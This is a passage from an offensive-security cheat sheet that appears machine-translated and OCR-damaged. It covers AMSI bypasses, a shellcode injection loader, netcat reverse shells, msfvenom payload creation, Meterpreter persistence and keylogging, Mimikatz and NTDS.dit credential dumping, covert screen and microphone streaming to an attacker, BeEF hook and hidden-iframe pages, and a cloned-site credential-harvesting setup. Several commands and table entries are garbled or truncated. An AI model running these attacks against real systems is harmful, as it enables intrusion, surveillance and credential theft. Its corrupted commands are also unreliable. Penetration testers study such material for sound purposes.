sc config snmptrap binpath = "net localgroup administrators iyer /add"
sc stop snmptrap
sc start snmptrap
```

amsi one line bypass

1. Byte array: This method involves converting malicious code into a byte array, which bypasses AMSI inspection.

```
$script = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('J
$bytes = [System.Text.Encoding]::Unicode.GetBytes($script)
for ($i = 0; $i -lt $bytes.Length; $i++) {
    if (($bytes[$i] -eq 0x41) -and ($bytes[$i+1] -eq 0x6D) -and ($bytes[$i+2] -eq 0x73) -
        $bytes[$i+0] = 0x42; $bytes[$i+1] = 0x6D; $bytes[$i+2] = 0x73; $bytes[$i+3] = 0x6
    }
}
[System.Reflection.Assembly]::Load($bytes)
```

2. Reflection: This method involves using .NET reflection to invoke a method that is not inspected by AMSI.

```
$amsi = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiIr
```

or

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed
```

3. String obfuscation: This method involves obfuscating the malicious code to evade AMSI detection.
4. AMSI patching: This method involves patching AMSI to bypass the inspection entirely.
5. Using alternative PowerShell hosts: This method involves using alternative PowerShell hosts that don't load AMSI modules.

Byte-patching:

```
Add-Type -MemberDefinition '
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uir
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttrib
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint c
' -Namespace Win32
$shellcode = [System.Text.Encoding]::UTF8.GetBytes('MY_SHELLCODE_HERE')
$mem = [Win32]::VirtualAlloc(0, $shellcode.Length, 0x1000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, [System.IntPtr]($mem), $she
$thread = [Win32]::CreateThread(0, 0, $mem, 0, 0, 0)
```

How to use the tools

Nmap command

Scanning methods

| Switch Explanation | :--- | :--- | | -sp | Scan with ping | -sS | Scanning with syn | | -sT | Scanning with connection | -sU | Scanning with udp | -so | Scanning with protocol | -sv | Scanning along with versions | -sC | Scanning with traceroute | -T4 Setting the scanning speed between 0 and 5 | -oA | Scanning output with all formats | -iL list.txt | Scan the contents of the list

Capabilities

| Switch Explanation | :--- | :--- | | -ox file | Write inside the xml file | -oG file | Writing inside the grep file | -oA file | Storage with 3 formats | -iL file | Reading hosts from inside my file | -exclude file file | Except for the hosts in the file

Advanced features

| Switch Explanation | :--- | :--- | | -sV -p --script=banner | Banners | --traceroute | Draw a route map | --ttl | ttl code | --script | Script

Firewall evasion

| Switch Explanation | :--- | :--- | | -f| Crossed fasteners | -s ip | source spoof | | -g # | spoof source port | | -D ip , ip | Bait | | --mtu # | Setting the MTU size | --spoof-mac mac | spoof mac address | | --data-length size | Size | | --scan-delay script | Script | --min-rate=X | Determining the minimum number of requests sent per second

Convert xml output to html

```
xsltproc nmap.xml -o nmap.html
```

Create active hosts

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f
5 live hosts.txt
```

Compare nmap results

```
ndiff scanl.xml scan2.xml
```

reverse dns lookup in ip range

```
nmap -R -sL -dns-server server 1.1.1.0/24
```

ids test (xmas scan with ips bait and spoofing)

```
for x in {1 .. lOOOO .. 1);do nmap -T5 -sX -S spoof-source-IP -D
comma-separated with no spaces list of decoy IPs --spoof-mac aa:bb:cc:dd:ee:ff
-e eth0 -Pn targeted-IP. Done
```

List of nmap scripts

name	Explanation
List of shared routes smb-enum-shares.nse	

Wireshark software

| Filter Explanation | :--- | :--- | | eth.addr/eth.dst.eth.src | Mac | | rip.auth.passwd | Password RIP | | ip.addr/ip.dst/ip.src (ipv6.) | IP | | tcp.port/tcp.dstport/tcp.srcport | TCP ports | tcp.flags (ack,fin,push,reset,syn,urg) | TCP flags | udp.port/udp.dstport/udp.srcport | UDP ports | http.authbasic | Basic authentication authentication | http.www_authentication | Authentication of HTTP authentication | http.data | HTTP data | http.cookie | HTTP cookies | http.referer | HTTP referrer path | http.server | HTTP servers | http.user agent | The user-agent section in HTTP | | wlan.fc.type eq 0 | 802.11 management frame | | wlan.fc.type eq 1 | 802.11 control frame | | wlan.fc.type eq 0 | 802.11 data frames | | wlan.fc.type subtype eq 0 (1=reponse) | 802.11 association request | | wlan.fc.type_subtype eq 2 (3=response) | 802.11 reassociation req | wlan.fc.type_subtype eq 4 (5=response) | 802.11 probe request | | wlan.fc.type_subtype eq 8 | 802.11 beacon | | wlan.fc.type subtype eq 10 | 802.11 disassociate | | wlan.fc.type=subtype eq 11 (12=deauthenticate) | 802.11 authentication

Command operators

```
eq OR ==
ne OR !=
gt OR
Lt. OR
ge OR =
le OR =
```

Logical operators

```
and OR &&
or OR ||
xor OR ^^
not OR!
```

Netcat command

Fundamental

```
Connect to [TargetiP] Listener on [port]:
$ nc [Target P] [port]

Start Listener:
$ nc -1 -p [port]
```

Start HTTP SOCKS server at Automation-Server

```
./ncat - l 3128 -proxy -type http &
```

Scan ports

```
TCP Port Scanner in port range [startPort] to [endPort]:
$ nc -v -n -z -wl [TargetiP] [startPort]-[endPort]
```

transfer files

```
send file
nc.exe 10.10.10.10 < "file.log"

download file
nc -vnlp 1234 > file.txt



Grab a [filename] from a Listener:
1. Start Listener to push [filename]
     $ nc -1 -p [port] [filename]
2. Connect to [TargetiP] and Retrieve [filename]
     $ nc -w3 [TargetiP] [port] [filename]

Push a [filename] to Listener:
1. Start Listener to pull [filename]
     $ nc -1 -p [port] [filename]
2. Connect to [TargetiP] and push [filename]
     $nc -w3 [TargetiP] [port] [filename]
```

Backdoor shells

```
Linux Shell:
$ nc -1 -p [port] -e /bin/bash
```

```
Linux Reverse Shell:
$ nc [LocaliP] [port] -e /bin/bash
Windows Shell:
$ nc -1 -p [port] -e cmd.exe
Windows Reverse Shell:
$ nc [LocaliP] [port] -e cmd.exe
```

Use VLC for streaming

```
Use cvlc \(command line VLC\) on target to migrate popups
```

Saving and streaming the screen through the udp protocol to the attacker's address and port 1234

```
# Start a listener on the attacker machine
vlc udp://@:1234

-- OR --

# Start a listener that stores the stream in a file.
vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,
ab=128,channels=2,samplerate=44100):file{dst=test.mp4) :no-sout-rtp-sap
:no-shout-standard-sap :ttl=1 :shout-keep

# This may make the users screen flash. Lower frame rates delay the video.
vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100):udp{dst=attackerip :1234) :no-sout-rtp-sap :no-soutstandard-
sap :ttl=1 :sout-keep
```

Save and stream the screen in http protocol

```
# Start a listener on the attacker machine
     vlc http://server.example.org:BOBO

-- OR --

# Start a listener that stores the stream to a file
vlc http://server.example.org:BOBO -sout=#
transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp
rate=44100):file{dst=test.mp4)

# Start streaming on the target machine
```

```
vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100):http{mux=ffmpeg{mux=flv),dst=:8080/) :no-sout-rtp-sap :nosout-
standard-sap :ttl=1 :sout-keep
```

Save and stream on broadcast

```
# Start a listener on attacker machine for multicast
vlc udp://@ multicastaddr :1234

# Broadcast stream to a multicast address
vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100):udp{dst= multicastaddr :1234) :no-sout-rtp-sap :no-soutstandard-
sap :ttl=1 :sout-keep
```

Save and record the screen in a file

```
vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100):file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4)
:no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

Record and stream microphone on udp

```
vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH command

```
/etc/ssh/ssh known hosts #System-wide known hosts
-/.ssh/known_hosts #Hosts user has logged into
sshd-generate #Generate SSH keys (DSA/RSA)
ssh keygen -t dsa -f /etc/ssh/ssh_host_dsa_key #Generate SSH DSA keys
ssh keygen -t rsa -f /etc/ssh/ssh_host_rsa_key #Generate SSH RSA keys

If already in ssh session, press SHIFT -C to configure tunnel
Port forwarding must be allowed on the target
/etc/ssh/sshd_config - AllowTcpForwarding YES
```

Connect with ssh with specific port

```
ssh root@2.2.2.2 -p 8222
```

Reverse port forwarding using the tunnel (in the support user reverse shell)

```
ssh -R 4446:127.0.0.1:3128 master@192.168.2.2
http 127.0.0.1 4446
```

Set x11 victim to attacker

```
xhost+
vi -/.ssh/config- Ensure 'ForwardXll yes'
ssh -X root@2.2.2.2
```

Create port forward on port 8080 and transfer to port 443 of the attacker

```
ssh -R8080:12-.0.0.1:443 root@2.2.2.2.
```

Using port forward on the attacker's port 8080 and transferring information using ssh tunnel and port 3300 3.3.3.3

```
ssh -18080:3.3.3.3:443 root@2.2.2.2
```

Dynamic tunnel using proxychain. Also, the file /etc/proxychain.conf to set the port (1080)

```
ssh -D1080 root@2.2.2.2
In a separate terminal run:
proxychains nmap -sT -p80,443 3.3.3.3
```

Create multi-hop ssh tunnel

```
ssh -L 8888:127.0.0.1:8444 50mctf@MY_VPS
ssh -v -o PubkeyAuthentication=no -o PreferredAuthentications=password -o GatewayPorts=ye
```

Metasploit software

Command	Description
msfconsole r file.rc	Load resource file
msfcli | grep exploit/window	List of Windows exploits
rnsfencode -l	list of encodes
msfpayload -h	List of payloads
show exploits	Display exploits
show auxiliary	show auxiliary module
show payloads	Show payloads
search string	Search for a specific string
search exploit string	Search exploits
searchsploit -m exploits/php/webapps/45161.py	Copy the Xploit file in the current path
info module	Display module information
use module	Load Xploit or Module
show options	Display module properties
show advanced	Show advanced settings
set option value	Set value
sessions -v	List of meetings: -k # (delete) -u # (Update Meterpreter)
sessions -s script	Run the Meterpreter script in all sessions
jobs -l	List all jobs (-k # - kill)
exploit -j	Run exploit as job
route add ip nmask sid	Rotation or Pivoting
loadpath /home/modules	Load tradeparty tree
irb	shell ruby implementation
connect -s ip 443	connect to ssl (NC clone)

Command	Description
route add ip mask session id	added route ·in the pivot
exploit/multi/handler - set ExitOnSession False	Show more settings Shells
set ConsoleLogging true (also SessionLogging)	Enable reporting

Sqlmap command

Send request Get

```
sqlmap.py -u "http://url?id=1&str=val"
```

Send Post request

```
sqlmap.py -u "http://url" --data="id=1&str=val"
```

SQL injection in a specific parameter and knowing the type of database

```
sqlmap.py -u "http://url" --data="id=l&str=val" -p "id"
-b --dbms="mssqllmysqlloraclelpostgres"
```

SQL injection on the page requiring authentication

```
1. Login and note cookie value (cookie1=val1, cookie2=val2)
sqlmap.py -u "http:// url "--data="id=l&str=val" -p "id"
--cookie="cookiel=vall;cookie2=val2"
```

SQL injection and getting the database version and its name and user

```
./sqlmap.py -u "http://url" --data="id=1&str=val" -p "id" -b --current-db
```

```
--current-user
```

SQL injection and get database tables db=testdb

```
sqlmap.py -u "http://url" --data="id=1&str=val" -p "id" --tables -D
"testdb"
```

SQL injection and receiving table columns

```
sqlmap.py -u "http://url" --data="id=l&str=val" -p "id" --columns -T
"users"
```

Read from file

```
sqlmap.py -r req.txt
```

Get the records of the specified table from the specified database

```
sqlmap -r req -D openemr -T users_secure --dump
```

Using the delay technique

```
sqlmap -r req --technique=T
```

more info

Bypass waf with unicode

```
sqlmap -r json --tamper=charunicodeescape --dump --level=5 --risk=3 --dbs --columns
```

msf

Creating meterpreter payload (for Linux: -t file -o callback)

```
./msfpayload windows/meterpreter/reverse tcp LHOST=ip LPORT=port R |
./msfencode -t exe -o callback.exe -e x86/shikata_ga nai -c 5
```

Create payload with bound meterpreter

```
./msfpayload windows/meterpreter/bind_tcp RP.OST=ip LPORT=port X
cb.exe
```

Creating a Java reverse shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.14 LPORT=9999 -f WAR > exploit.war
```

Creating a reverse shell for Windows with msfvenom

```
 msfvenom -p windows/shell_reverse_tcp lhost=ip lport=port -f exe --platform windows
>reverse.exe
```

Generate encoded payload using msfvenom

```
./msfvenorn --payload windows/meterpreter/reverse~tcp --format exe
template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1
LPORT=443 callback.exe
```

Start database msf (bt5=mysql,kali=postgresql)

```
/etc/rc.d/rc.mysqld start
msf db_create root:pass@localhost/metasploit
msf load db mysql
msf db connect root:pass@localhost/metasploit
msf db=import nmap.xml

--- Kali ---
# service postgresql start
# service metasploit start
```

return the shell (by default it will run notepad and injection)

```
msf use post/windows/manage/multi meterpreter inject
msf set IPLIST attack ip
msf set LPORT callback port
msf set PIDLIST PID to inject, default creates new notepad
msf set PAYLOAD windows/meterpreter/reverse_tcp
msf set SESSION meterpreter session ID
```

Display the html banner in the internal network

```
msf route add ip/range netmask meterpreter ID
msf use post/multi/gather/ping sweep # Set options and run
msf use /auxiliary/scanner/portscan/tcp # Set options and run
msf hosts-u-S x.x.x -R #Searches for x.x.x.' and sets
# RHOSTS
msf use auxiliary/scanner/http/http version # Set options and run
msf services -v -p 80-S x.x.x -R - #Displays IPs x.x.x.' with port
#80 open
```

Meterpreter

Command	Explanation	
Help	List of available commands	
sysinfo	Display system information	
p.s List of processes		
getpid	List of available PID	
upload file C:\Program Files\	Upload file	
download file	Get the file	
reg command	Interaction with the registry	
rev2self	Back to main user	
shell	Transfer to interactive shell	
migrate PID	Change to another PID	
background	The current process behind the background	

Command	Explanation		
keys can (start\	stop\	dump)	Start/stop/delete keylogger
execute -f cmd.exe -i	Run cmd.exe and interact with it		
execute -f crnd.exe -i -H -t	Run cmd.exe as a hidden process and get all the tokens		
has dump	Get all local hashes		
run script	Running the script (/scripts/meterpreter)		
port fwd [add I delete] -lL 127.0.0.1 443 -r 3.3.3.3 -p 3389	Create port forward on port 3389 in the current session and remote desktop access on port 443		

Increasing access level

```
use priv
getsystem
```

Impersonation token (removing the token will stop impersonation)

```
use incognito
list tokens –u
impersonate token domain\\user
```

Using nmap in meterpreter socks proxy

```
1. msf sessions #Note Meterpreter ID
2. msf route add 3.3.3.0 255.255.255.0 id
3. msf use auxiliary/server/socks4a
4. msf run
5. Open a new shell and edit /etc/proxychains.conf
i. #proxy_dns
ii. #socks4 127.0.0.1 9050
iii. socks4 1.1.1.1 1080
6. Save and close the conf file
7. proxychains nmap –sT –Pn –p80,:35,s45 3.3.3.3
```

Railgun - api related to displaying specific messages

```
meterprete irb
client.railgun.user32.MessageBoxA(0,"got","YOU","MB_OK")
```

Creating a stable Windows service

```
msf use post/windows/manage/persistence
msf set LHOST attack ip
msf set LPORT callback port
msf set PAYLOAD_TYPE TCPIHTTPIHTPS
msf set REXENAHE filename
msf set SESSION meterpreter session id
msf set STARTUP SERVICE
```

Collect the latest requested files and web links

```
meterpreter run post/windows/gather/dumplinks
```

Create a new process and command tree c:\

```
execute -H -f cmd.exe -a '/c tree /F /A c:\ C:\temp\tree.txt'
```

Ettercap software

Main-In-Middle attack using filters

```
ettercap.exe -I iface -M arp -Tq -F file.ef MACs / IPs / Ports
MACs / IPs / Ports
#i.e.: // 80,443 // = any MAC, any IP, ports 80,443
```

Main-In-Middle attack on subnet with functional fitters

```
ettercap -T -M arp -F filter // //
```

Switch flood attack

```
ettercap -TP rand flood
```

Ettercap filters

Compile ettercap filters

```
etterfilter filter.filter -o out.ef
```

Example filter - remove vpn traffic and decrypt http traffic

```
if lip.proto == UDP && udp.dst == 500) I
     drop();
     kill(); }
if I ip.src == 'ip' ) (
     if (tcp.dst == 80) (
         if (search(DATA.data, "Accept-Encoding")) (
             replace("Accept-Encoding","Accept-Rubbish!");
             msg("Replaced Encoding\n");
         }
     }
}
```

Mimikatz command

```
1. Upload mimikatz.exe and sekurlsa.dll to target
2. execute mirnikatz
3. mimikatz# privilege: :debug
4. mimikatz# injeet::proeess lsass.exe securlsa.dll
5. mimikatz# @getLogonPasswords
6. securlsa::minidump /users/redteam/Desktop/lsass.DMP
7. securlsa::LogonPasswords
```

Or

```
mimikatz# sekurlsa::tickets /export
mimikatz# kerberos::ptt <TICKET PATH>
```

Or

```
#cleartext password and hash
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "token::elevate" "lsadump::s
```

Hping command3

```
hping3 targetiP --flood --frag --spoof ip --destport # --syn
```

Arping command

```
./arping -I eth# -a # arps
```

Wine command

```
ed /root/.wine/drive e/HinGW/bin
wine gee -o file.exe /tmp/ eode.e
wine file.exe
```

Grub software

```
GRUB Henu: Add 'single' end of kernel line. Reboot. Change root password. reboot
```

Hydra command

```
hydra -1 ftp -P words -v targetiP ftp
```

hashcat software

NTLMv2 crack

```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt --force
```

John the ripper software

Crack with word list

```
$ ./john -wordfile:pw.lst -format: format hash.txt
```

Sample formats

```
$ john --format~des    username:SDbsuge8iC58A
$ john --format~lm     username:$L~$a9c604d244c4e99d
$ john --format~md5    $1$12345678$aiccj83HRD8o6ux1bVx7D1

$ john --format~raw-sha1 A9993E364706816A8A3E25717850C26C9CD0D89D

# For --format~netlmv2 replace $NETLM with $NETLMv2
$ john --format~netlm
$NETLM$1122334455667788$0836F0858124F338958-5F81951905DD2F85252CC-318825
username:$NETLM$ll22334455667788$0836F0858124F338958"5F81951905DD2F85252CC7
318825
username:$NETLM$112233445667788$0836F0858124F338958-5F81951905DD2F85252CC7
318825:::::::

# Exactly 36 spaces between USER and HASH (SAP8 and SAPG)
$ john --format~sapb
ROOT    $8366A4E9E68"2C80
username:ROOT    $8366A4E9E68"2C80

$ john --format=sapg
ROOT $1194E38F1489F3F8DA18181F14DE8"0E"8DCC239
username:ROOT
$1194E38F1489F3F8DA18181F14DE8-0E-8DCC239

$ john --format=sha1-gen
$SHA1p$salt$59b3e8d63-cf9"edbe2384cf59cb"453dfe30-89
username:$SHA1p$salt$59b3e8d63-cf9"edbe2384cf59cb-453dfe30-89

$ john --format=zip
$zip$'0'1'8005b1b"d07""08d'dee4
username:$zip$'0'1'8005b1b-d0"-"08d'dee4
```

List of passwords

Creating different words based on one word

```
#Add lower(@), upper(,), ~umber(%), and symbol(^) I to the end of the word
crunch 12 12 -t baseword@,%^ wordlist.txt

Use custom special character set and add 2 numbers then special character
maskprocessor -custom-charset1=\!\@\#\$ baseword?d?d?l wordlist.txt

generate wordlist from website with number
cewl -d 5 -m 3 -w wordlist http://fuse.fabricorp.local/papercut/logs/html/index.htm --wit
```

Vsown command

```
1. Download: http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs
2. Create a new Shadow Copj
     a. cscript vssown.vbs /start (optional)
     b. cscript vsown.vbs /create
3. Pull the following files frorr. a shadow copj:
     a. Copy
     \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\
     ntds\ntds.dit.
b. copj
     \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\
     System32\config\SYSTEM.
     C. COpj
     \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\
     system32\config\SAM.
4. Copj files to attack box.
5. Download tools: http://www.ntdsx~ract.com/downloads/ntds dump_hash.zip
6. Configure and Make source code for libesedb from the extracted package
     a. cd libesdb
     b. chmod +x configure
     c. ./configure && make
Use esedbdumphash to extract the data table from ntds.dit.
     a. cd esedbtools
     b. . I esedbdumphash ../../ntds.dit
```

File hash

Hash length

```
MD5 16 bytes
SHA-1 20 bytes
```

```
SHA-256 32 bytes
SHA-512 64 bytes
```

Software with different hash databases

```
http://isc.sans.edu/tools/hashsearch.html
# dig +short md5 .md5.dshield.org TXT
Result = "filename I source" i.e. "cmd.exe I NIST"
```

Malware hash database

```
http://www.team-cymru.org/Services/MHR
# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT
Result = last seen timestamp AV detection rate
Convert timestamp= perl-e 'print scalar localtime( timestamp ), "\n"'
```

Search in metadata files

```
https://fileadvisor.bit9.com/services/search.aspx
```

Search the virustotal database

```
https://www.virustotal.com/#search
```

Guess the password of the zip file

```
fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt secret.zip
```

Guess the password of the winrm service

```
crackmapexec winrm <IPS> -u <USERS> -p <PASSWORDS>
```

Guess the password of the smb service

```
crackmapexec smb <IP> -u <USER> -p <PASS> --shares
```

Connect to mssql with impackt

```
mssqlclient.py -port 1433 sa@10.10.10.10
```

powershell download files

```
powershell iwr -usebasicparsing http://192.168.2.2/mimikatz.exe -OutFile mimikatz.exe
```

List of Pods

```
kubectl get pod
```

Check if you have rights to exec into any pods

```
./kubectl auth can - i exec pods
```

exec into sensitive-pod

```
./kubectl exec - it sensitive - pod /bin/bash
```

More information about the environment

```
kubectl get nodes -o wide
```

RouterSploit

Discover Devices

```
python rsf.py -m discovery
```

Scan for vulnerabilities

```
python rsf.py -m vulnerability
```

Brute Force

```
python rsf.py -m bruteforce
```

Exploit vulnerabilities

```
python rsf.py -m exploit
```

Generate Payloads

```
python rsf.py -m payloads
```

Sniffing

```
python rsf.py -m sniffer
```

Dos Attacks

```
python rsf.py -m dos
```

Password Attacks

```
python rsf.py -m password
```

Shodan Integration

```
python rsf.py -m shodan
```

the Web

Common user-agents

Internet Explorer (6.0, 7.0, 8.0, 9.0)

Agent	Version
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	IE 6.0/WinXP 32-bit
Mozilla/ 4. 0 (compatible; MSIE 7. 0; Windows NT 5.1; SV1; .NET CLR 2.0.50-2 7)	IE 7.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 3.5.30 7 29)	IE 8.0/WinVista 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	IE 9.0/Win7 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)	IE 9.0/Win7 64-bit

Firefox (5.0, 13.0, 17.0)

Agent	Version
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0	Firefox 5.0/Win7 64-bit
Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1	Firefox 13.0/WinXP 32-bit
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.01 Gecko/20100101 Firefox/17.0	Firefox 17/Win7 64-bit
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Linux

Agent	Version
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17. 0) Gecko/20100101 Firefox/1 7 .0	Firefox 17.0/MacOSX 10.7
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.8

Chrome (Generic 13.0)

Agent	Version
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/53-.11	Chrome Generic/WinXP
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537 .11 (KHTl~L, like Gecko) Chrome/23.0.1271.97 Safari/53-.11	Chrome Generic/Win7
Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537 .11 (KHTl~L, like Gecko) Chrome/23.0.1271.97 Safari/53 7 .11	Chrome Generic/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10 8 2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.12-1.101 Safari/537.11	Chrome Generic/MacOSX
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1	Chrome 13.0/Win7 64-bit

Safari (6.0)

Agent	Version
Mozilla/5.0 (Macintosh; Intel Mac OS X 10 ~ 5) AppleWebKit/536.26.17 (KHTML, like Ge~ko) Version/6.0.2 Safari/536.26.17	Safari 6.0/MacOSX

Mobile safari (4.0 & 6.0)

Agent	Version
Mozilla/5.0 (iPad; CPU OS 6 0 1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPad)
Mozilla/5.0 (iPhone; CPU iPhone OS 6 0 1 like l~ac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPhone)

Agent	Version
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire A8181 Build/FRF91) App3leWebKit/53.1 (KHTML, like Gecko) Version/4. 0 Mobile Safari/533.1	Mobile Safari 4.0/Android

HTML language

beef code embedded in iframe

```
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
html
head.
title Campaign Title· /title
script
var commandModuleStr = ' script src= "' + window.location.protocol +
'//' + window. location. host + ':8080/hook.js"
type="text/javascript" \/script.';
document.write(commandModuleStr);
//Site refresh=window.setTimeout(function() {window.location.href='http://ww
w.google.com/'},20000);
/script
/head
frameset rows="*,1px"
frame src="http://www.google.com/" frameborder=0
noresize="noresize" /
frame src="/e" frarneborder=0 scrolling=no noresize=noresize /
/frameset
/html
```

Embedded java applet code (* must be placed in <body>)

```
applet archive="legit.jar" code="This is a legit applet" width="1"
height="1"
/applet
```

Embedded iframe

```
iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style="visibility:hidden;display:none"
/iframe
```

Firefox connection methods

```
ASCII - Base64 javascript:btoa("ascii str")
Base64 - ASCII javascript:atob("base64==")
ASCII - URI javascript:encodeURI(" script "}
URI - ASCII javascript:decodeURI("%3cscript%3E")
```

Wget command

Token session recording

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username: admin&password=pass&Login=Login" http://url/login. php
```

Curl command

Get web page headers by changing user agent

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)"
http:// ip
```

Get the page after authentication

```
curl -u user:pass -o outfile https://login.bob.com
```

Ftp command

```
curl ftp://user:pass@bob.com/directory/
```

Check different files

```
curl http://bob.com/file[l-10].txt
```

Creating Basic authentication in apache2

```
The steps below will clone a website and redirect after 3 seconds to
another page requiring basic authentication. It has proven very useful for
Collecting credentials during social engineering engagements.

1. Start Social Engineering Toolkit (SET)
     /pentest/exploits/set/./set
2. Through SET, use the 'Website Attack Vector' menu to clone yours
     preferred website. 'Do not close SET'
3. In a new terminal create a new directory (lowercase L)
     mkdir /var/www/1
4. Browse to SET directory and copy the cloned site
     cd /pentest/exploits/set/src/web clone/site/template/
     cp index.html /var/www/index.html
     cp index.html /var/www/1/index.html
5. Open /var/www/index.html and add tag between head tags
     meta http-equiv="refresh"
content="3;url=http:// domainlip /1/index.html"/
6. Create blank password file to be used for basic auth
     touch /etc/apache2/.htpasswd
7. Open /etc/apache2/sites-available/default and add:
     Directory /var/www/1
         AuthType Basic
         AuthName "PORTAL LOGIN BANNER"
         AuthUserFile /etc/apache2/.htpasswd
         Require user test
     /Directory
8. Start Apache2
     /etc/init.d/apache2 start
9. Start Wireshark and add the filter:
     http.authbasic
10. Send the following link to your target users
     http://domainlip/index.html
```

Automate the photo process from the web page

Using nmap

```
Install dependencies:
     wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0 rc1-
     static-i386.tar.bz2
     tar -jxvf wkhtmltoimage-0.11.0 rc1-statlc-i386.tar.bz2
     cp wkhtmltoimage-i386 /usr/local/bin/

Install Nmap module:
     git clone git://github.com/SpiderLabs/Nmap-Tools.git
```

```
     cd Nmap-Tools/NSE/
     cp http-screenshot.nse /usr/local/share/nmap/scripts/
     nmap --script-updatedb

OS/version detection using screenshot script (screenshots saved as .png):
     nmap -A -script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-
     screengrab

Script will generate HTML preview page with all screenshots:
#!/bin/bash
printf "HTHL.- BODY BR"
preview.html
ls -1 '.png I awk -F : ' {print $1":"$2"\n BR- IMG SRC=\""$1"%3A"$2"\"
width=400 BR BR ")' preview. html
printf " /BODY /HTML. " preview. html
```

Peepingtom command

```
Installation Dependencies:
Download Phantomjs
     https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2
Download PeepingTom
     git clone https://bitbucket.org/LaNMaSteR53/peepingtom.git
Extract and copy phantomjs from phantomjs-1.9.2-linux-x86 64.tar.bz2 and
copy to peepingtom directory
Run PeepingTom
     python peepingtom.py http:// mytarget.com
```

Injection of different payloads with wfuzz

```
wfuzz -c -z file,/usr/share/wfuzz/wordlist/Injections/XSS.txt -hc 404 https://www.example
```

Guess different files with specific extensions with wfuzz

```
wfuzz -w /usr/share/wordlists/big.txt -u http://admirer.htb/admin/FUZZ.FUZ2Z -z list,txt-
```

guess at POST requests

```
wfuzz -X POST -u ''http://quick.htb/login.php' -w elist.txt -d 'email=FUZZ&password=12345
```

Guess web paths with ffuf

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://10
```

Guess subdomain with gobuster

```
gobuster dns -t 50 -d pubg.com -w ~/seclists/Dir/subdomains.dat
```

Subdomain guess with ffuf

```
ffuf -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://
example.com/ -H "Host: FUZZ.example.com"
```

Find subdomain based on certificates

```
https://crt.sh/
```

و

```
